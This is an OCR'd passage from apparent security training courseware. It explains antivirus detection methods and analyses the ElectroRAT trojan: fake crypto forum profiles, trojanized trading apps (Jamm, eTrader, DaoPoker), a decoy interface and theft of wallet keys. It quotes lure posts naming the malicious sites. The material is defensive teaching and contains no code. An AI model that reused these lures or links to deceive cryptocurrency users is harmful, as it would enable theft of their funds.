
Figure 7.111: Screenshot showing the output of the strace command



Virus Detection Methods

Scanning	- Once a virus is detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	- Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a **signature** for the files and system sectors
Interception	- The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	- In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities - These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**
Heuristic Analysis	- Heuristic analysis can be **static** or **dynamic** - In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral - In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

  - Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).

  - The vendors start writing scanning programs that look for the virus's signature strings.
  - The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
  - The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

  Some critical aspects of virus scanning are as follows:

  Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

  In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

  Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

  Advantages of scanners

  - They can check programs before execution.
  - They are the easiest way to check new software for known or malicious viruses.

  Drawbacks of scanners

  - Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
  - Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.
  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.
- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.
- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Trojan Analysis: ElectroRAT


- ElectroRAT, a **Go-program-based RAT**, is designed to be compatible with common operating systems such as Windows, macOS, and Linux
- It is delivered through a downloadable application for **cryptocurrency users** to steal their private keys and access their crypto wallets

Propagation

- Attackers create various **fake profiles on cryptocurrency forums** and social media groups to lure victims into visiting their websites and downloading malicious applications

Targets

- Cryptocurrency users
- Cryptocurrency wallets



1 Initial Propagation and Infection

2 Deploying Malware

Victim downloads the app

3 Exploitation

Trojan logs the keystrokes and steals private/API keys for crypto login

4 Maintaining Persistence

Trojan resides as the background process to maintain persistence

https://cyberint.com, https://www.intezer.com

Trojan Analysis: ElectroRAT (Cont'd)

Stage 1: Initial Propagation and Infection

- ElectroRAT is distributed through Trojanized crypto trade management applications such as **Jamm**, **eTrader**, and **DaoPoke**
- Victims are lured into downloading these applications after navigating from blockchain-based or crypto discussion forums

1 Alternate cryptocurrencies / Speculation (Altcoins) / Jamm - cryptocurrency trading bot on: **Today** at 05:39:45 PM

Single platform for control of all your crypto!

Jamm provides the user with convenient and powerful tools for trading, storing, exchanging and tracking their crypto assets!

Use Jamm and give yourself great flexibility and convenience in many cryptocurrency operation!

- **CRYPTO EXCHANGES**
  Users can quickly transfer existing crypto assets from other sources.
- **CRYPTO WALLETS**
  Users can buy, transfer, and trade crypto assets across exchanges.
- **DAPPS**
  DApp users can quickly transfer their cryptocurrency to power your app.
- **CRYPTO PORTFOLIOS**
  Investors can connect to exchanges and understand their crypto holdings and performance.
- **TRADING PLATFORMS**
  Traders can transfer crypto assets between exchanges, execute trades and connect and consolidate trading history and balance info.
- **TREASURY MANAGEMENT**
  Companies can get a complete picture of crypto holdings across exchanges, transfer funds, and execute trades.

Ready to get started?

Jamm.to

Stage 2: Deploying Malware

- When the victim downloads and installs the malicious app, ElectroRAT is executed as a **background process** while displaying a **decoy interface** to the user
- The fake eTrader application now prompts the victim to **create a new user account** and enter a password, making the application appear legitimate
- In the background, the ElectroRAT payload is downloaded and executed by launching the **appropriate OS shell** in a separate process

Trojan Analysis: ElectroRAT

Source: *https://cyberint.com, https://www.intezer.com*

ElectroRAT, a Go-program-based RAT, is designed to be compatible with common OSes such as Windows, macOS, and Linux. The Trojan is delivered through a downloadable application to cryptocurrency users for the malware creators to steal the private keys of victims and access their crypto wallets. The Trojan can be appended with trading applications, which can be promoted via anonymous or fake profiles through specific blockchain/cryptocurrency forums or social media platforms. After a successful attempt, the Trojanized applications load a decoy GUI on the victim machines, where ElectroRAT begins its operation as a background process to conceal its presence.

Propagation

Attackers create a variety of fake profiles on cryptocurrency forums and social media groups to lure victims into visiting their websites and downloading malicious applications.

ElectroRAT Malware Attack Phases

The following are the various stages involved in an ElectroRAT malware attack:

- **Stage-1: Initial Propagation and Infection**

  Attackers have created different Trojanized applications for each of the major OSes: Windows, Linux, and macOS. ElectroRAT is distributed through these Trojanized crypto trade management applications such as Jamm and eTrader as well as cryptocurrency poker apps such as DaoPoker. Victims are lured into downloading these applications from blockchain-based or crypto discussion forums such as Bitcoin Talk and SteemCoinPan or Twitter/Telegram campaigns.

Trade on all cryptocurrency exchanges through one interface and discover the best opportunities to maximize your profits!

anri.rixardinh -3 • May 24, 2020
HIVE CN Chinese Community Community

Good afternoon,
in this topic, we are going to explain the main issues (technically) of trading in the cryptocurrency market. And tell you a decision we made to help all traders best manage and monitor your cryptocurrency assets. No trouble and freedom. We hope to share our work with industry experts and receive feedback and suggestions for improving services.

https://kintum.io

What is Kintum?
The Kintum platform is an ideal tool for multiple exchange transactions on one interface. You can use services such as graphical indicators, trading via API orders, portfolio management arbitrage trading, etc. All of these are in one window. Currently, more than 20 cryptocurrency exchanges such as Binance, Kraken, Bitfinex, Poloniex, Coinbase Pro, etc. are cooperating with us.

